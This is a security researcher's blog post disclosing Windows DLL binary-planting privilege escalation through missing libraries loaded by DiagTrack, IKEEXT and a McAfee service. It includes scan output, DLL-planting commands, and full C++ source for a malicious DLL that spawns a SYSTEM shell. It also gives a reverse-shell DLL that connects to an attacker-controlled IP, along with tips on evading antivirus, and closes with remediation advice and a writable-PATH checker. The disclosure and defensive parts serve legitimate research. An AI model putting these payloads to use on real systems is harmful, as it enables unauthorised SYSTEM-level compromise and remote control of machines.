A long time ago, while we were thinking about a way to escalate privileges during a pen-test, we discovered that most Windows installations were vulnerable to *binary planting*. We contacted Microsoft, but they claimed that it was not a product vulnerability since security had been weakened by 3rd party applications that allowed overly permissive file access. On the one hand this was correct, but on the other, those 3rd party applications (the publishers of which were also notified) were not the only ones to blame as the insecure DLL search path is definitively part of the operating system and tries to load another DLL from Microsoft which does not exist.

Anyway, sometime later I continued the research and start developing a tool in order to help detect similar vulnerabilities and exploit them. However, days are too short and I never managed to take the time to finish it. So, I decided to publish the few 0-days I still have on Windows in order to help other pen-testers while they still work.

TL;DR

The initial vulnerability that we discovered in October 2012 was related to the "Internet Key Exchange and Authenticated Internet Protocol Keying Modules". Those modules are used for authentication and key exchange in Internet Protocol security. The problem was that they try to load a DLL which doesn't exist. This leaves the operating system vulnerable to various binary planting opportunities that depend on the PATH environment variable.

In fact, the "IKE and AuthIP IPsec Keying Modules" service is started automatically under the "Local System" account and points to "svchost -k netsvcs" which then loads "IKEEXT.DLL", which in turn attempts to call the missing "wlbsctrl.dll" file by looking in the following directories: the loading directory, %WINDIR%\System32, %WINDIR%\System, %WINDIR%, the current working directory, and %PATH%. If one of the folders from the PATH environment variable is writable, then any authenticated user can plant a nasty DLL file which will be executed as SYSTEM during the next reboot.

This binary planting can be exploited when a program gives too much access (e.g. Create Files / Write Data privilege for anybody) on a local subfolder that is ultimately added to the PATH environment variable. Such a problem is very frequent with the root folder since access permissions for files and subfolders are inherited from the parent directory when a directory is created in "C:\". Members of the "Authenticated Users" group have the "Create Folders / Append Data" right on all directories created within the root folder, which may then offer an enticing privilege escalation vector. So, any member of the "Authenticated Users" group can escalate his privileges to "SYSTEM" when an application that does not restrict write access to its folder is installed and gets added to the system PATH environment variable. Something which occurs quite frequently. Additionally, many developers and sysadmins also modify the PATH manually to facilitate their daily duties or migration phases. This too will often permit an attacker to trigger the vulnerability.

From Microsoft's point of view, the 3rd party vendors are to blame because the vendor's installer didn't remove the write permission on their application directory before adding it to the PATH. From the perspective of 3rd party vendors, Microsoft is to blame because Windows tries to search for another Microsoft DLL which doesn't exist. While, in a sense, both are right, it is the end user who ultimately pays the price. Because neither Microsoft nor the 3rd party developers assumed their own responsibilities, Windows users stayed exposed for many years.

Others have since done a great job of automating the exploitation of the vulnerability, e.g.: "itm4n" created a PowerShell script to trigger the vulnerability by opening a dummy VPN connection with "rasdial" to force the vulnerable service to start. There is also a "ikeext_service" module in MSF thanks to "Meatballs", which permits one to leverage an insecure path to plant your favorite Meterpreter.

Today the automated trigger is still far from being guaranteed and it often requires a reboot in order to load our malicious DLL as SYSTEM. This presents no issue for a Black Hat, but is quite limiting for a Red Team. So, the time had come to find other binary planting opportunities… This is why I started the Inseminator project, the goals of which were to:

- Identify writable directories from the path

- Enumerate binaries involved by services which start as NT AUTHORITY\SYSTEM
- Generate a list of DLLs loaded by those services
- Parse those DLLs to identity other loading of DLLs and update the list accordingly
- Check if each of the DLLs in the list exists in a system directory
- Automate the exploitation by planting an arbitrary DLL in the right place with the right name and offering several payload opportunities

Unfortunately, this project was put on stand-by for a long time and I couldn't find the time to finish it. I will therefore publish today some raw findings.

```
D:\Research>python inseminator.py

 _____ _   _  _____ ______ __  __ _____ _   _       _______ ____  _____
|_   _| \ | |/ ____|  ____|  \/  |_   _| \ | |   /\|__   __/ __ \|  __ \
  | | |  \| | (___ | |__  | \  / | | | |  \| |  /  \  | | | |  | | |__) |
  | | | . ` |\___ \|  __| | |\/| | | | | . ` | / /\ \ | | | |  | |  _  /
 _| |_| |\  |____) | |____| |  | |_| |_| |\  |/ ____ \| | | |__| | | \ \
|_____|_| \_|_____/|______|_|  |_|_____|_| \_/_/    \_\_|  \____/|_|  \_\

                                                                     v0.2
                  Coded by FRoGito [FREDERIC dot BOURLA alt+64 SAFECOMP.CH]

[+] Searching for writable folders within %PATH%
  [-] 9 writable path opportunities were found for Binary Planting:
      C:\Python27\
      C:\Python27\Scripts
      D:\Tools\Sys\GnuWin\bin
      D:\Tools\Sys\Putty\
      D:\Tools\sys\xcat
      D:\Program Files (x86)\Java\jdk-11.0.2\bin
      D:\Program Files (x86)\apache-maven-3.6.0\bin
      C:\Users\fbourla\AppData\Local\Microsoft\WindowsApps
      D:\Program Files (x86)\Microsoft Visual Studio 14.0\VC\bin
[+] Detecting OS version
  [-] Target is a 64-bits OS
[+] Acquiring 64-bits services groups running within SVCHOST
  [-] 41 groups of services were identified
[+] Acquiring 32-bits services groups running within SVCHOST
  [-] 41 groups of services were identified
[+] Identifying binaries involved in services running as 'NT AUTHORITY\SYSTEM'
  [-] 199 files were uncovered
  [-] Dereferencing environment variables
[+] Parsing files for potential DLL calls
  [-] Planting file 'WindowsPerformanceRecorderControl.dll' may be called by 'C:\Windows\system32\diagtrack.dll'
  [-] Planting file 'wlbsctrl.dll' may be called by 'C:\Windows\system32\ikeext.dll'
[+] Cleaning results
  [-] Deleting false positives:
      Keeping 9335 entries on 9440 results
  [-] Removing duplicates
      Keeping 1203 potential DLL calls while starting services
[+] Iterative analysis on those 1203 patient-0 libraries
  [-] Checking existence of caller libraries
  [-] Planting file 'WindowsPerformanceRecorderControl.dll' may be called by 'C:\Windows\system32\diagtrack.dll'
  [-] Planting file 'WindowsPerformanceRecorderControl.dll' may be called by 'C:\Windows\SysWow64\WindowsPerformanceRecorderControl.dll'
  [-] Planting file 'WindowsPerformanceRecorderControl.dll' may be called by 'C:\Windows\SysWow64\WindowsPerformanceRecorderControl.dll'
  [-] Planting file 'WindowsPerformanceRecorderControl.dll' may be called by 'C:\Windows\SysWow64\WindowsPerformanceRecorderControl.dll'
  [-] Planting file 'wlbsctrl.dll' may be called by 'C:\Windows\system32\ikeext.dll'
  [-] Planting file 'WindowsPerformanceRecorderControl.dll' may be called by 'C:\Windows\SysWow64\dbgeng.dll'
  [-] Cleaning results
    [-] Deleting false positives:
        Keeping 24356 entries on 24542 results
    [-] Removing duplicates
        Keeping 2624 potential DLL calls with patient-1 libraries
  [-] Checking existence of callee libraries
[+] Finishing analysis
  [-] Uncovery of 710 potentially missing patient-0 libraries
[+] Finishing analysis
  [-] Uncovery of 710 potentially missing patient-0 libraries
  [-] Uncovery of 1914 potentially missing patient-1 libraries
  [-] For a total of 23616 Binary Planting attacking vectors
```

Figure 1 - Inseminator's output sample

0-day

The most interesting binary planting opportunities are the ones which are related to system services, since they permit escalation to the highest level of privileges on the target. To identify them, I simply used a logger for the payload and created a bunch of testing DLLs with a command like this one:

```
for /F "tokens=*" %A in (BinaryPlantingList.txt) do copy poc.dll.logger64 c:\Python27\%A
```

It turns out that:

- Upon startup the "svchost.exe" is executed with the "utcsvc" service group, which starts a single service called "DiagTrack" (i.e., the "Diagnostics Tracking Service") by loading "C:\WINDOWS\system32\diagtrack.dll". This library tries to load the missing DLL "diagtrack_wininternal.dll" several times per day.
- The "diagtrack.dll" also tries to run the missing "WindowsPerformanceRecorderControl" and "diagtrack_win.dll" libraries from time to time (but less often than "diagtrack_wininternal.dll").
- The library "diagtrack_win.dll" is also called by the "Microsoft Compatibility Appraiser" system task, which is scheduled to run "C:\Windows\System32\CompatTel\diagtrackrunner.exe" at 3am by default (and runs whether a user is logged on or not).
- The library "WindowsPerformanceRecorderControl.dll" is also invoked from time to time by other libraries, like from "C:\Windows\system32\TelLib.dll" or through the debugger engine with a call from "dbgeng.dll".

The "Diagnostics Tracking Service" was initially pushed as an optional Windows 8.1 update (KB3022345) to collect personal data and send it back to Microsoft. However, these days this service is not really an option and is used by Microsoft to collect data about functional issues in most versions of Windows. So, it is maybe its fate to ultimately permit arbitrary code execution. This is yet another reason for end-users to not like this tracker. Moreover, it's likely possible to trigger the call on demand by generating an error, since logs are collected when a functional problem is detected.

There is also some other insecure DLL loading brought by 3rd party applications. I, for example, have already witnessed McAfee VirusScan Enterprise engine trying to load a missing "mfebopa.dll". A DLL which was initially intended to provide a behavioral "buffer overflow" protection, but in this case offered a substantial privilege escalation opportunity.

```
[+] 64-bits DLL attached by 'SYSTEM'
  [-] Called library is 'C:\Python27\diagtrack_win.dll'
  [-] Caller process is 'C:\WINDOWS\system32\compattel\DiagTrackRunner.exe'
  [-] Caller process is 'C:\WINDOWS\System32\svchost.exe'

[+] 64-bits DLL attached by 'SYSTEM'
  [-] Called library is 'C:\Python27\diagtrack_wininternal.dll'
  [-] Caller process is 'C:\WINDOWS\System32\svchost.exe'

[+] 64-bits DLL attached by 'SYSTEM'
  [-] Called library is 'C:\Python27\windowsperformancerecordercontrol.dll'
  [-] Caller process is 'C:\WINDOWS\System32\svchost.exe'

[+] 64-bits DLL attached by 'SYSTEM'
  [-] Called library is 'C:\Python27\mfebopa.dll'
  [-] Caller process is 'C:\Program Files\Common Files\McAfee\SystemCore\mcshield.exe'

[+] 64-bits DLL attached by 'SYSTEM'
  [-] Called library is 'C:\Python27\wlbsctrl.dll'
  [-] Caller process is 'C:\WINDOWS\system32\svchost.exe'
```

Figure 2 - Tracking high-privileges libraries calls with DLL-based loggers

There are also some less interesting binary planting opportunities which still permit the loading of arbitrary libraries, but in the context of the current user. A vulnerability that is not as useful from a local privilege escalation perspective, but which may still open some doors on shared systems and kiosks. Firefox, for example, often tries to load the missing "dcomp.dll" library, and the ClickShare wireless presentation system from Barco always tries to load the Microsoft Direct3D library "d3d8.dll" which is not always present when users plug in the projector's USB dongle.

```
[+] 64-bits DLL attached by 'FBourla'
  [-] Called library is 'C:\Python27\dcomp.dll'
  [-] Caller process is 'C:\Program Files\Mozilla Firefox\firefox.exe'

[+] 64-bits DLL attached by 'fbourla'
  [-] Called library is 'C:\Python27\D3D8.DLL'
  [-] Caller process is 'C:\WINDOWS\system32\rundll32.exe'
```

Figure 3 - Tracking low-privileges libraries calls with DLL-based loggers

Exploitation

Many 3rd party applications do contain a writable sub-folder which is part of the PATH environment variable. For example, I identified issues with Roxio, HP Digital Imaging, ACER eDataSecurity, Micros Systems OPERA, OpenView OmniBack, Novel Groupwise, IBM AppScan, Python, Perl, Ruby, TCL, PHP, MySQL, Zend, and many others. As a rule of thumb, development tools often permit an attacker to leverage these vulnerabilities.

In practice, the easiest way to get local admin rights on many Windows systems is to simply put your favorite DLL in a writable folder that is part of the %PATH% and give it the name of one of those missing system libraries. You then just need to wait and your code will be executed several times by the end of the day as NT AUTHORITY\SYSTEM (even if it's a production server which is never rebooted).

The DLL will be executed by a system service and will therefore run in session 0, which is non-interactive. Since Vista, services are isolated that way to protect them from malicious code running in a user's session (starting from session ID 1). However, this does not really present a problem to our exploit. If our payload tries to interact with the desktop (for example, by running a CMD), the "Interactive Services Detection" service will draw a blinking button on the taskbar and prompt the user to "view the message" and enjoy our code in the desktop from session 0. The "UI0Detect.exe" binary invoked by "Interactive Services Detection" has now been removed from Windows 10 v1803 and Windows Server 2019, but those OSes are not our targets here.



Figure 4 - The Interactive Services Detection kindly permits us to interact with our payload running in session 0



Figure 5 - Our planted DLL is running with the highest level of privileges

When we have our SYSTEM shell in session 0, we can then easily get another shell in the usual session 1, for example, with PSEXEC:

```
psexec -s -i 1 -d cmd.exe
```

We can then close our original shell and return to the standard user desktop to keep enjoying a SYSTEM shell.

After removing the DLL calls monitoring, here is what's left in the payload. This quick and dirty code will permit you to compile a DLL that runs a local shell when it gets loaded:

```
// Compiled with mingw64 in Codeblocks
// Static compilation: -static-libgcc -static-libstdc++
// 64 bits compilation:  -march=x86-64 -m64
// Linker options: --static -lwsock32 -lws2_32

#include "main.h"
#include <stdio.h>

extern "C" DLL_EXPORT BOOL APIENTRY DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    switch (fdwReason)
    {
        case DLL_PROCESS_ATTACH:

            STARTUPINFO si;
            PROCESS_INFORMATION pi;

            memset(&si, 0, sizeof(si));
            memset(&pi, 0, sizeof(pi));

            DWORD creationFlags;

            si.cb=sizeof(STARTUPINFO);
            si.lpDesktop="winsta0\\default";
            creationFlags=CREATE_NEW_CONSOLE;
            creationFlags|=CREATE_NEW_PROCESS_GROUP;
            creationFlags|=CREATE_BREAKAWAY_FROM_JOB;
```

```
            CreateProcess("C:\\Windows\\System32\\cmd.exe", NULL, NULL, NULL, FALSE, creationFlags, NULL, NULL, &si, &pi) ;
            break;

        case DLL_PROCESS_DETACH:
            break;

        case DLL_THREAD_ATTACH:
            break;

        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
```

Obviously, we might prefer opening a shell on a remote system instead of the local target, thus avoiding local interactions with the desktop in session 0.

I advise against directly using a reverse Meterpreter, since it would be caught by any AV. A preferred way is to simply open a socket and spawn a reverse shell to an attacker-controlled system, and then to play with Mimikatz or Meterpreter injection in a second phase. Here is another quick and dirty code example which does just that:

```
// Compiled with mingw64 in Codeblocks
// Static compilation: -static-libgcc -static-libstdc++
// Compiler options: -march=x86 [for 32 bits] or -march=x86-64 -m64 [for 64 bits]
// Other compiler option: -Wno-write-strings
// Linker options: --static -lwsock32 -lws2_32

#include <windows.h>
#include <string>
#include <winsock2.h>

// Set you remote handler here:
#define IPADDR "192.168.19.128"
#define PORT 443

using namespace std;
SOCKET sock;

int getSocket() {
    SOCKET sock;
    SOCKADDR_IN sin;
    sock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0 );
    sin.sin_addr.s_addr      = inet_addr(IPADDR);
    sin.sin_family           = AF_INET;
    sin.sin_port             = htons(PORT);
    connect(sock, (SOCKADDR *)&sin, sizeof(sin));

    return sock;
}

std::string InitMe()
{
    sock = getSocket() ;

    STARTUPINFO siStartupInfo;
    PROCESS_INFORMATION piProcessInfo;

    memset(&siStartupInfo, 0, sizeof(siStartupInfo));
    memset(&piProcessInfo, 0, sizeof(piProcessInfo));

    siStartupInfo.cb = sizeof(siStartupInfo);
    siStartupInfo.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
    siStartupInfo.hStdInput = (HANDLE)sock;
```

```
    siStartupInfo.hStdOutput = (HANDLE)sock;
    siStartupInfo.hStdError = (HANDLE)sock;

    CreateProcess(0,
        "cmd.exe",
        NULL,
        NULL,
        TRUE,
        CREATE_NEW_CONSOLE,
        NULL,
        NULL,
        &siStartupInfo,
        &piProcessInfo);

    //WaitForSingleObject(piProcessInfo.hProcess, INFINITE);

    return "TRUE";
}

extern "C" __declspec(dllexport) BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
lpvReserved)
{
    switch (fdwReason)
    {
        case DLL_PROCESS_ATTACH:
            WSADATA WSAData;
            WSAStartup(MAKEWORD(2,0), &WSAData);
            InitMe();
            break;
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

Remediation

Be careful about your %PATH%! Pay attention to 3rd party applications which may silently add a writable directory to this environment variable (especially if they install on the root drive), and don't make the same mistake yourself.

Here is another quick and dirty piece of code in Python 2 to help you identify writable folders in your %PATH%, where any missing DLL could be planted by a bad guy:

```
import os
import sys

sysPath = "path"
filetest = "\\inseminator.wperm"


def is_writable(path):  # Checking Write Permission
    try:
        filehandle = open(path, 'w')
        filehandle.close()
        os.remove(path)
        return True
    except IOError:
        return False


print("[+] Searching for writable folders within %PATH%")
try:
    require = os.environ[sysPath]
except KeyError:
    sys.exit("  [-] Unrecoverable error: %" + sysPath.upper() + "% variable is not defined!")
```

```
dicPath = os.environ[sysPath].split(";")
WritablePath = []
for item in dicPath:
    if item:
        if is_writable(item + filetest):
            print "   [-] Directory '" + item + "' is writable"
            WritablePath.append(item)
```

If any writable directory is found, you should either remove it from the %PATH% or harden ACLs to ensure authenticated users (and any other untrusted accounts) are unable to write inside.

It is also advised to create some dummy DLL files in %WINDIR%, since this directory has a higher priority than PATH folders but is only queried if the searched libraries are not present in either the loading directory or %WINDIR%\System32 and %WINDIR%\System. At a bare minimum, it is advised to create those fake libraries if they do not exist on your system:

- diagtrack_wininternal.dll
- windowsperformancerecordercontrol.dll
- diagtrack_win.dll
- wlbsctrl.dll

To a lesser extent, it is also advised to create these dummy libraries:

- mfebopa.dll
- dcomp.dll
- d3d8.dll

That’s all for today. Happy planting!

Frédéric BOURLA